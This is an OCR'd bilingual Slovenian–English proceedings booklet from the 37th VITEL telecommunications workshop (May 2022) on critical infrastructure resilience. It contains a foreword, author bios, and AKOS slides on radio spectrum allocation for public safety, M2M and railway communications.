Sedemintrideseta delavnica o telekomunikacijah

Thirtyseventh workshop on telecommunications

Povečanje odpornosti kritične infrastrukture z uporabo naprednih rešitev IKT

Increasing critical infrastructure resilience through the use of advanced ICT solutions


16. in 17. maja 2022

16 and 17 May 2022

Slovensko društvo za elektronske komunikacije

Elektrotehniška zveza Slovenije

SLOVENSKO DRUŠTVO ZA ELEKTRONSKE KOMUNIKACIJE
ELEKTROTEHNIŠKA ZVEZA SLOVENIJE



Sedemintrideseta delavnica o telekomunikacijah

37th Workshop on Telecommunications

Povečanje odpornosti kritične infrastrukture z uporabo naprednih rešitev IKT

Increasing critical infrastructure resilience through the use of advanced ICT solutions

ZBORNIK REFERATOV

PROCEEDINGS

16.–17. 5. 2022

Slovensko društvo za elektronske komunikacije
Elektrotehniška zveza Slovenije
Stegne 7
1521 Ljubljana, Slovenija
www.drustvo-sikom.si

37. delavnica o telekomunikacijah VITEL

ZBORNIK REFERATOV

37 Workshop on Telecommunications VITEL

PROCEEDINGS

Organizirata / *Organised by*: Slovensko društvo za elektronske komunikacije

Elektrotehniška zveza Slovenije

Pokrovitelj / *Sponsored by:* IEEE Communications Society

Uredil / *Editor*: Tomi Mlinar

Naslovnica / *Cover design:* Nikolaj Simič, Filip Samo Balan, Aleksander Vreže

Izdajatelj / *Publisher:* Slovensko društvo za elektronske komunikacije

ISSN 1581–6737

Programski in organizacijski odbor delavnice

Programme and organizing committee

Ivica Kranjčević
Tomi Mlinar
Vesna Prodnik
Andrej Souvent
Ana Robnik

Zgodovina delavnic o telekomunikacijah VITEL

History of Workshops on Telecommunications VITEL

1993: 1. *ISDN omrežja in storitve v Sloveniji*, Brdo pri Kranju
1994: 2. *Mobilne in brezvrvične telekomunikacije*, Brdo pri Kranju
1995: 3. *Podatkovna omrežja in storitve v Sloveniji*, Brdo pri Kranju
1995: 4. *Načrtovanje, upravljanje in vzdrževanje komunikacijskih omrežij*, Brdo pri Kranju
1997: 5. *Varnost in zaščita v telekomunikacijskih omrežjih*, Brdo pri Kranju
1997: 6. *Zbliževanje fiksnih in mobilnih omrežij ter storitev*, Brdo pri Kranju
1998: 7. *Telekomunikacije in sprejetje Slovenije v Evropsko unijo*, Brdo pri Kranju
1999: 8. *Omrežja IP, internet, intranet, ekstranet*, Brdo pri Kranju
1999: 9. *Upravljanje omrežij in storitev*, Brdo pri Kranju
2000: 10. *Mobilnost v telekomunikacijah*, Brdo pri Kranju
2001: 11. *Dostop do telekomunikacijskih storitev*, Brdo pri Kranju
2002: 12. *Poslovne telekomunikacije*, Ljubljana
2002: 13. *Kakovost storitev*, Brdo pri Kranju
2003: 14. *Varnost v telekomunikacijskih sistemih*, Brdo pri Kranju
2003: 15. *Mobilni internet*, Brdo pri Kranju
2004: 16. *Pametne stavbe*, Brdo pri Kranju
2005: 17. *Telefonija IP (VoIP)*, Brdo pri Kranju
2005: 18. *Storitev trojček = Triple play*, Ljubljana
2007: 19. *Brezžični širokopasovni dostop*, Brdo pri Kranju
2007: 20. *Optična dostopovna omrežja*, Brdo pri Kranju
2008: 21. *Povsem IP–omrežja*, Brdo pri Kranju
2009: 22. *Širokopasovna mobilna omrežja*, Brdo pri Kranju
2009: 23. *Konvergenčne storitve v mobilnih in fiksnih omrežjih*, Brdo pri Kranju
2010: 24. *Prehod na IPv6*, Brdo pri Kranju
2011: 25. *Internet stvari*, Brdo pri Kranju
2011: 26. *Komunikacije in računalništvo v oblaku*, Brdo pri Kranju
2012: 27. *Telekomunikacije in zasebnost,* Brdo pri Kranju
2012: 28. *Pametna mesta,* Brdo pri Kranju
2013: 29. *Infrastruktura za izpolnitev digitalne agende in kaj po tem – primer Slovenije;* Brdo pri Kranju
2014: 30. *Omrežja prihodnosti,* Brdo pri Kranju
2015: 31. *Kritična infrastruktura in IKT,* Brdo pri Kranju
2016: 32. *Pametna omrežja informacijske družbe,* Brdo pri Kranju
2017: 33. *Omrežja 5G za digitalno preobrazbo,* Brdo pri Kranju
2018: 34. *Zaupanja vreden internet,* Brdo pri Kranju
2019: 35. *Uporabna vrednost interneta vsega,* Brdo pri Kranju
2021: 36. *Vloga tehnologije 5G v vertikalah in vloga vertikal v omrežju 5G, Zoom*

Zgodovina mednarodnih simpozijev VITEL

History of International Telecommunication Symposium VITEL

1992: *VITEL*, Ljubljana
1994: *Subscriber Access*, Ljubljana
1996: *Broadband Communications Prospects and Applications*, Ljubljana
1998: *Mobility and Convergence Communication Technologies*, Ljubljana
2000: *Technologies and Communication Services for the Online Society*, Ljubljana
2002: *NGN and Beyond*, Portorož
2004: *Next Generation User*, Maribor
2006: *Content and Networking*, Ljubljana
2008: *DVB–T and MPEG4*, Bled
2010: *Digital Television Switchover Process*, Brdo pri Kranju

Uvodnik

Po daljšem obdobju stabilnih geopolitičnih razmer v Evropi in uspešnega gospodarskega razvoja na globalni ravni smo se v zadnjih dveh letih soočili z življenjskimi in poslovnimi okoliščinami, ki jih je bilo težko napovedati. Posledično smo se znašli v določenih pomembnih situacijah povsem nepripravljeni. Iz izkušenj doma in po svetu lahko zaključimo, da se pogosto o kritičnih razmerah razmišlja šele, ko se zgodijo, saj jih je pogosto težko predvideti in se nanje ustrezno pripraviti. Kot kaže, se bomo z nestabilnim okoljem in nepredvidljivimi razmerami soočali tudi v prihodnjih nekaj letih. Prav v takšnih razmerah je še toliko bolj pomembno neprekinjeno, zanesljivo in varno delovanje kritične infrastrukture.

Letošnja delavnica je namenjena aktualni tematiki, kako lahko z uporabo naprednih rešitev IKT povečamo odpornost kritične infrastrukture. Ta vidik uporabe bi moral biti za razvijalce rešitev, operaterje in uporabnike enako ali celo bolj pomemben kot razvoj komunikacijskih rešitev, ki so namenjene zabavnim vsebinam in druženju v digitalnem svetu. Prispevki letošnje delavnice nam opisujejo, s kakšnimi izzivi se soočajo posamezniki, podjetja in institucije, kakšne rešitve imajo na voljo, ali jih uporabljajo ter kakšna so njihova strateška razmišljanja in načrti. Predstavljajo tudi najnovejše razpoložljive tehnologije ter prednosti in slabosti njihove uporabe na delovanje kritične infrastrukture.

V Sloveniji so sektorji kritične infrastrukture definirani v Zakonu o kritični infrastrukturi in vključujejo energetiko, promet, prehrano, preskrbo s pitno vodo, zdravstvo, varovanje okolja ter informacijsko-komunikacijska omrežja in sisteme. Kritična infrastruktura zajema zmogljivosti, ki so ključnega pomena za državo, njihova morebitna prekinitev delovanja ali celo uničenje ima resne posledice za nacionalno varnost in gospodarstvo, prav tako pa tudi za zdravje, varnost, zaščito in blaginjo ljudi. V prispevkih se v prvi vrsti omenjajo informacijsko-komunikacijska omrežja in sistemi, ki postajajo vedno bolj pomembni pri zagotavljanju razpoložljivosti in varnosti kritične infrastrukture. Predstavljajo namreč hrbtenico ostale kritične infrastrukture in brez njihovega delovanja si danes ne predstavljamo sodobne družbe. Uvajanje in razvoj tehnologij IKT na eni strani pomeni višjo odpornost in učinkovitost, na drugi strani pa gre tudi za določena varnostna tveganja. V tem nepredvidljivem času so na udaru vsi sektorji, ki so medsebojno vedno bolj prepleteni in soodvisni. Posebno pozornost namenjamo energetskemu sektorju, ki s svojo oskrbo neposredno vpliva tudi na vse ostale sektorje kritične infrastrukture.

Pred vami je zbornik 37. delavnice o telekomunikacijah VITEL 2022. Avtorji prispevkov so predstavniki operaterjev elektronskih komunikacij, vodilni svetovni proizvajalci telekomunikacijske opreme, predstavniki vodilnih slovenskih tehnoloških podjetij, sektorjev kritične infrastrukture in državni odločevalci. Vsem je skupna želja najti odgovor na vprašanje, kako spodbuditi pravočasno implementacijo informacijski-komunikacijskih rešitev, ki bodo dejansko povečale odpornost delovanja kritične infrastrukture ter s tem celotnega gospodarstva in države. Pomemben je tudi evropski vidik harmonizacije kritične infrastrukture in načrti za povečanje odpornosti evropske kritične infrastrukture, kar bo nedvomno eden izmed večjih izzivov za prihodnje delovanje Evropske unije.

Odpornost kritične infrastrukture je ključnega pomena za prihodnje blagostanje vseh nas, ki živimo in delamo v Sloveniji in Evropski uniji.

mag. Vesna Prodnik 16. maj 2022
Slovensko društvo za elektronske komunikacije

Foreword

After a long period of stable geopolitical conditions in Europe and successful economic development at the global level, we have faced life and business circumstances in the last two years that were difficult to predict. As a result, we found ourselves completely unprepared in certain important situations. From experience at home and around the world, we can conclude that critical situations are often considered only when they occur, as they are often difficult to predict and prepare for. It seems that we will continue to face an unstable environment and unpredictable conditions in the next few years. It is in such a situation that the continuous, reliable and safe operation of critical infrastructure is even more important.

This year's workshop is dedicated to the topic how we can increase the resilience of critical infrastructure by using advanced ICT solutions. Aforementioned aspect of use should be even more important for solution developers, operators and users than the development of communication solutions designed for entertainment and socializing in the digital world. The articles of this year's workshop describe the challenges faced by individuals, companies and institutions, what solutions they have at their disposal, whether they use them and what their strategic thoughts and plans are. They also present the latest available technologies, advantages and disadvantages of their applications to the operation of critical infrastructure.

In Slovenia, critical infrastructure sectors are defined in the Critical Infrastructure Act and include energy, transport, food, drinking water supply, healthcare, environmental protection and information and communication networks and systems. Critical infrastructure includes capacities that are crucial for the country, their possible disruption or even destruction has serious consequences for national security and the economy, as well as for the health, safety, protection and well-being of the people. The articles primarily address information and communication networks and systems, which are becoming increasingly important in ensuring the availability and security of critical infrastructure. Namely, they represent the backbone of other critical infrastructure, and without their operation we cannot imagine a modern society today. The introduction and development of ICT technologies means, on the one hand, higher resilience and efficiency, and, on the other hand, certain security risks. In this unpredictable time, all sectors that are increasingly intertwined and interdependent are under attack. In this procceedins we pay special attention to the energy sector, which directly affects all other sectors of critical infrastructure.

In front of you is the proceedings of the 37th Workshop on telecommunications VITEL 2022. The authors of the papers are representatives of electronic communications operators, leading global manufacturers of telecommunications equipment, representatives of leading Slovenian technology companies, critical infrastructure sectors and government decision makers. Everyone has a goal to find an answer to the question of how to promote the timely implementation of information and communication solutions that will actually increase the resilience of critical infrastructure and thus the entire economy of the country. The European aspect of critical infrastructure harmonization and plans to increase the resilience of European critical infrastructure are also important, which will undoubtedly be one of the major challenges for the future functioning of the European Union.

The resilience of critical infrastructure is crucial for the future well-being of all of us who live and work in Slovenia and the European Union.

mag. Vesna Prodnik
Slovenian Electronic Communications Society

Ljubljana, 16 May 2021

Kazalo prispevkov

Table of contents

16. 5. 2022

17. 5. 2022

PRISPEVKI

ARTICLES

16. 5. 2022

Zakonska ureditev informacijske varnosti v kritični infrastrukturi

Regulation of cyber security in critical infrastructure

Uroš Svete

Urad vlade Republike Slovenije za informacijsko varnost

POVZETEK

Kritična infrastruktura kot poseben družbeni podsistem, v zahodnih družbah večinoma zasebnega lastništva, je v nacionalnovarnostne okvire vstopila v RS kot logična naslednica gospodarske obrambe iz koncepta SLO in DS po eni strani, po drugi pa na osnovi spremenjene varnostne konceptualizacije v zvezi Nato in EU. Z Resolucijo o strategiji nacionalne varnosti Republike Slovenije iz leta 2010 je Republika Slovenija opredelila, da je različnim virom ogrožanja v sodobnem času še posebej izpostavljena kritična infrastruktura, ki s svojim delovanjem zagotavlja izvajanje ključnih funkcij države in družbe. S tega vidika lahko tudi ogroženost kritične infrastrukture vpliva na nacionalno varnost Republike Slovenije. S terorističnimi napadi in drugimi grožnjami, motenjem, blokadami in povzročeno škodo na področju kritične infrastrukture se lahko resno ogrozi zdravje, varnost ali blaginjo državljanov ter nemoteno delovanje države in javnih služb. V informacijsko varnost je bila kritična infrastruktura prvič neposredno umeščena v Strategiji kibernetske varnosti, sprejeti 2016. Tej je sledil Zakon o kritični infrastrukturi sprejet konec leta 2017 ter Zakon o informacijski varnosti, sprejet 2018. Kot pomembno normativno podlago za delovanje še posebej sektorja informacijsko-komunikacijskih sistemov moramo izpostaviti tudi obstoječi Zakon o elektronskih komunikacijah (ZEKom-1). Ker je zakonodaja na tem področju zlasti z vidika koordinacije informacijske varnosti precej nekonsistentna in onemogoča učinkovitejše operativno delovanje, je Urad vlade RS za informacijsko varnost (URSIV) kot pristojni nacionalni organ v zadnjem obdobju sprejel vrsto ukrepov za konsolidiranje normativne podlage zaščite kritične infrastrukture s vidika informacijske in kibernetske varnosti, že izvedeni ter načrtovani ukrepi pa bodo predstavljeni v uvodnem nagovoru.

O AVTORJU

Dr. Uroš Svete je rojen leta 1975 v Ljubljani. Po delu v gospodarstvu, kjer je v logističnem podjetju opravljal naloge sistemskega upravitelja informacijskega sistema, se je leta 2000 zaposlil kot asistent stažist na Fakulteti za družbene vede, Katedri za obramboslovje. Med prvimi v Sloveniji se je začel ukvarjati z varnostnimi in geostrateškimi razsežnostmi uporabe informacijsko-komunikacijske tehnologije. Kot izredni profesor je bil do konca leta 2018 nosilec številnih predmetov s področja vojaške tehnologije ter varnostnih implikacij informacijsko-komunikacijske tehnologije na vseh treh stopnjah študija. Med januarjem 2011 in decembrom 2015 je kot predstojnik vodil Katedro za obramboslovje. Leta 2009 sem postal izvršni sekretar največjega svetovnega združenja vojaških sociologov pri Svetovni sociološki asociaciji (ISA) in delo opravljal vse do januarja 2021. Vodil je več raziskovalnih projektov, med njimi interdisciplinarne in konzorcijske in aplikativne. Po 18 letih dela v akademskem svetu se je odločil, da nove izziv najde v praksi. Od konca leta 2018 je opravljal različne funkcije v javni upravi. Najprej je bil v.d. generalnega direktorja Direktorata za informacijsko družbo na Ministrstvu za javno upravo, član Sveta Agencije za komunikacijska omrežja in storitve AKOS, v.d. direktorja in kasneje director Uprave RS za informacijsko varnost (URSIV). Od leta 2019 je član Upravnega odbora Agencije EU za kibernetsko varnost (ENISA).

ABOUT THE AUTHOR

Dr Uroš Svete is an expert in the area of defence, security studies, conflict analysis, and information security/cybersecurity. He is Director of the Government Information Security Office of the Republic of Slovenia. He has extensive experience in lecturing and researching as part of his academic career at the Faculty of Social Studies, University of Ljubljana. He was one of the first Slovenian academics to deal with the security and geostrategic dimensions of the use of information and communication technologies. As an Associate Professor he mostly focused on the topics of military technology and security implications of information and communication technologies. Between January 2011 and December 2015, he was leading the Department of Defense Studies. At the end of 2018, he became the Director General of the Information Society Directorate at the Ministry of Public Administration, where he successfully led the process of the establishment of the Information Security Administration as the national competent authority for cybersecurity, which was operating as part of the Ministry of Public Administration (at the time digital ministry in Slovenia). Following a new national reform and change of legislation in July 2021 the Government Information Security Office was established as the national competent authority for cybersecurity under the authority of the Prime Minister's Office and Dr Uroš Svete was appointed as Director.

Vloga AKOS na področju kritične infrastrukture

The role of AKOS in the field of critical infrastructure

Tanja Muha

Agencija za komunikacijska omrežja in storitve Republike Slovenije

POVZETEK

Namen predavanja je predstaviti pristojnosti in vlogo Agencije za komunikacijska omrežja in storitve na področju zagotavljanja kritične infarstukture, ki je povezana predvsem z zagotavljanjem radiofrekvenčnega spektra in varnosti ter celovitosti omrežij. Vsebina se bo dotikala tako tekočih kot tudi bodočih aktivnosti Agencije na teh področjih.

SUMMARY

The purpose of the lecture is to present the competencies and role of the Agency for Communication Networks and Services of the Republic of Slovenia in the field of providing critical infrastructure, which is primarily related to ensuring the radio frequency spectrum and security and integrity of networks. The content will touch both current and future activities of the Agency in these areas.

O AVTORJU

Mag. Tanja Muha je direktorica Agencije za komunikacijska omrežja in storitve RS od leta 2017. Pred tem je bila v letu 2016 imenovana za vršilko dolžnosti direktorja. Diplomirala je na Ekonomski fakulteti v Ljubljani in magistrirala na Fakulteti za javno upravo. V letu 2019 je bila podpredsednica Organa evropskih regulatorjev za elektronske komunikacije - BEREC. S področjem regulacije telekomunikacij se ukvarja že od leta 2005. V okviru svojega dela več let sledi trendom in regulatornim pristopom, ter aktivno sodeluje pri oblikovanju in izvajanju regulatorne politike tako na slovenskem kot tudi mednarodnem nivoju, na področjih, ki so v pristojnosti Agencije: elektronske komunikacije, mediji, pošta, železniški promet in upravljanje z radiofrekvenčnim spektrom.

ABOUT THE AUTHOR

Tanja Muha is a Director of the Agency for Communication Networks and Services of the Republic of Slovenia since 2017. Prior to that, in 2016 she was appointed acting director. She graduated from the Faculty of Economics in Ljubljana and received her master's degree from the Faculty of Public Administration. In 2019, she was the Vice-Chair of the Body of European Regulators for Electronic Communications - BEREC. She has been involved in the field of telecommunications regulation since 2005. As part of her work, she has been following trends and regulatory approaches for several years, and actively participates in the formulation and implementation of regulatory policy at both Slovenian and international levels. communications, media, post, railways and spectrum management.


AKOS

Vloga AKOS na področju kritične infrastrukture

Mag. Tanja Muha, Agencija za komunikacijska omrežja in storitve RS
Vitel 2022

AKOS

Pristojnosti AKOS na področju kritične infrastrukture




Podelitev frekvenc za javne mobilne storitve

Zaključek javne dražbe za podelitev frekvenc za javne mobilne storitve

Radijske frekvence v frekvenčnih pasovih 700 MHz FDD, 700 MHz SDL, 1500 MHz SDL, 2100 MHz, 3600 MHz in 26 GHz

Količina spektra, ki ga imajo in ga bodo imeli operaterji po dražbi (26 GHz: Telekom Slovenije, A1 in Telemach):



Zagotavljanje varnosti

Operaterji bodo morali vzpostaviti, izvajati, vzdrževati in nenehno izboljševati ustrezne in sorazmerne organizacijske, tehnične in druge ukrepe, s katerimi bodo morali zagotovil ustrezno obvladovanje tveganj za varnost informacijskih sistemov, omrežij, storitev in informacij. Z namenom obvladovanja varnostnih tveganj in zagotavljanja visoke ravni razpoložljivosti, avtentičnosti, celovitosti ali zaupnosti omrežij in storitev operaterja, shranjenih, prenesenih ali obdelanih podatkov ali povezanih storitev, ki so preko njegovega omrežja dostopne, bodo morali pred uvajanjem ukrepov, povezanih z zagotavljanjem varnosti, izvesti in sistematično izvajati analizo tveganj z oceno sprejemljive ravni tveganj in to ustrezno dokumentirati.

AKOS

Frekvence za poslovno kritične komunikacije M2M preko namenskih omrežij v 700 MHZ

Zaključena dodelitev radijskih frekvenc **za zagotavljanje poslovno kritičnih komunikacij M2M preko namenskih omrežij v 700 MHz** radiofrekvenčnem pasu

- Za gospodarske panoge (vertikale, kot npr. promet, energetika, pošta...ipd.), ki za delovanje potrebujejo visoko zanesljivost delovanja omrežja, ne potrebujejo pa visokih prenosnih hitrosti. Imetnik BeeIN. Lahko bo gradil omrežje za svoje lastne potrebe ali za druge uporabnike poslovno kritičnih komunikacij.

- Vključene tudi obveznosti zagotavljanja varnosti

AKOS

Pregled 700 MHz spektra


Pasovi	694-698	698-703	703-733	733-736	736-738	738-743	743-748	748-753	753-758	758-788	788-791	791-821
PPDR 2x3 MHz			UL MFCN							DL MFCN		DL MFCN
PPDR 2x5 MHz		UL PPDR							DL PPDR			
M2M 2x3 MHz				UL M2M							DL M2M	
SDL 4x5 MHz						DL MFCN SDL						
PMSE	PMSE				PMSE							
Širina bloka [MHz]	4	5	30	3	2	5	5	5	5	30	3	30
			Javni razpis			Javni razpis				Javni razpis		

Vir: ECC Poročilo 242

AKOS

Možne izvedbe vertikal

Tretje mnenje RSPG



AKOS

Strategija in akcije v povezavi z vertikalami

vertikale, ki delajo preko javnih mobilnih operaterjev

Izražen interes elektro, video distribucijske, video nadzor vertikale – lokalni razpis z možnostjo [illegible] območij

V teku

V obdobju 2021 - 2022 podeliti del spektra v radiofrekvenčnih pasovih **2300 MHz in 3600** MHz za lokalno uporabo, in sicer za zagotavljanje javnih komunikacijskih storitev končnim uporabnikom ali za vertikale preko javnih mobilnih ali zasebnih mobilnih omrežij

Zanimanje s strani poslovno kritičnih vertikal (energetika, vodovod, plin, transport…)

V obdobju 2021 - 2022 v primeru pobude izvesti podelitev radijskih frekvenc v radiofrekvenčnem pasu **430 MHz** za podelitev spektra za vertikale oziroma za tehnološko/storitveno nevtralno podelitev za področje RS

V obdobju 2022 - 2023 v primeru pobude pristojnim organom pomagati pri izvedbi postopkov podelitev spektra za PPDR (vključno z organiza[illegible] morebitnih posvetovanj z dele[illegible]


Za PPDR vertikale določen spekter: 2 x 5 MHz v pasu 450-457,5 MHz/460-467,5 MHz in 2 x 5 MHz: 698-703 / 753-758 MHz

AKOS

Strategija in akcije v povezavi z vertikalami

◯ vertikale, ki potrebujejo javno ali zasebno omrežje za nacionalno ali regionalno pokrivanje

Primerno za t.i. "campus omrežja"- lolno območje enega lastnika – npr. Industrija 4.0



V primeru prejema pobude v obdobju 2021 - 2023 izvesti podelitev radijskih frekvenc v pasovih **28 GHz in 32 GHz** za vertikale oziroma za tehnološko/storitveno nevtralno odelitev za lokalno uporabo ter pri tem zaščititi ostale storitve skladno z EC/CEPT

V primeru prejema pobude v obdobju 2021 - 2023 izvesti postopek podelitve radijskih frekvenc v pasu **3800 – 4200 MHz** za vertikale oziroma za tehnološko/storitveno nevtraln podelitev za lokalno uporabo ter tem zaščititi ostale storitve skladn EC/CEPT

Primerno za t.i. "campus omrežja" – npr. Industrija 4.0,
Mandat EC CEPTu za preoblikovanje na način za večja pokrivanja, zaščita fiksne storitve in fiksne satelitske storitve

Izvedbeni sklep komisije (EU) 2021/1730 - daje možnost za vključitev železnic v sistem PPI ožja

V obdobju do konca 2025 izvesti prehod iz uporabe frekvenc v spektru 450 MHz na uporabo harmoniziranega spektra v okviru CEPT/EU (**874,4-880 MHz/919,4-925 MHz in 1900-1910 MHz**) na podlagi vloge po upravnem postopku ali pa te storitve vključiti v PPDR vertikalo

AKOS

Ocena možne implementacije v RS za širokopasovni PPDR

Na 450 MHz forumu 21.9.2021 so bili predstavljeni spodnji pasovi kot možni za širokopasovni PPDR.

Možnosti implementacije kot določa Splošni akt o načrtu uporabe radijskih frekvenc (NURF-4):


- Pas 380 MHz (379,9 – 387 MHz) – državna uporaba, 380-385 MHz: nujni TETRA (če se državna uprava odloči, lahko preide na širokopasovne sisteme);
- Pasova 410 – 417 MHz in 420 – 427 MHz - širokopasovni sistemi in javna mobilna omrežja, podeljevanje - javni razpis, možna tudi PPDR oz. BBDR - sekundarna uporaba;
- Pasova 450 – 457,5 MHz in 460 – 467,5 MHz - PPDR oz. BBRD primarna uporaba. Za ozkopasovne PMR sisteme sta primarno namenjena pasova 457,5 – 460 MHz in 467,5 – 470 MHz;
- Pasova 698 – 703 in 753 – 758 MHz - PPDR oz. BBRD primarna uporaba;
- Pasovi 2300 – 2320 MHz, 2390 – 2400 MHz, 3400 – 3420 MHz – javna mobilna omrežja, podeljevanje - javni razpis, predviden za lokalno uporabo. Lahko se prijavijo tudi PPDR deležniki;
- Pas 4900 MHz: celotni pas 4400 – 5000 MHz - državna uporaba, obrambni sistemi, kopenski vojaški sistemi – lahko bi se uporabil tudi za PPDR oz. BBDR;
- 26/28 GHz: 24,25 – 25,053 GHz – državna uporaba, del državna souporaba, namenjeno za mobilna omrežja za PPDR deležnike ali za druge obrambne - kopenske vojaške sisteme – PPDR oz. BBDR.

AKOS

Pasovi za širokopasovne železniške aplikacije

Globalni sistem za mobilne komunikacije za železnice (GSM-R) bo nasledil Prihodnji železniški mobilni komunikacijski sistem (FRMCS)

- industrijska podpora GSM-R po letu 2030 verjetno ne bo več dolgo zagotovljena.
- eden od bistvenih elementov evropskega sistema za upravljanje železniškega prometa, ki bo podpiral digitalizacijo in inovacije na področju storitev v železniškem prometu.



FRMCS v primerjavi z GSM-R:

- omogoča višjo kakovost storitev,
- učinkoviteje uporablja spekter in
- je stroškovno učinkovitejši.

Sistem naj bi bil zmogljivejši tudi v smislu vrst uporabe, kot sta avtomatsko upravljanje vlakov (ATO) in povezani sistem za svetovanje voznikom (C-DAS).

Izvedbeni sklep komisije (EU) 2021/1730

- določa harmonizirane pogoje za razpoložljivost in učinkovito uporabo radio frekvenčnega spektra za železniške mobilne radijske komunikacije (RMR) v pasovih 874,4–880,0 MHz, 919,4–925,0 MHz in 1900–1910MHz.
- Države članice, v katerih se na dan 1. januarja 2022 ne izvajajo nobene železniške storitve, začnejo uporabljati odstavek 1 šele, ko se načrtuje začetek obratovanja železniške proge.

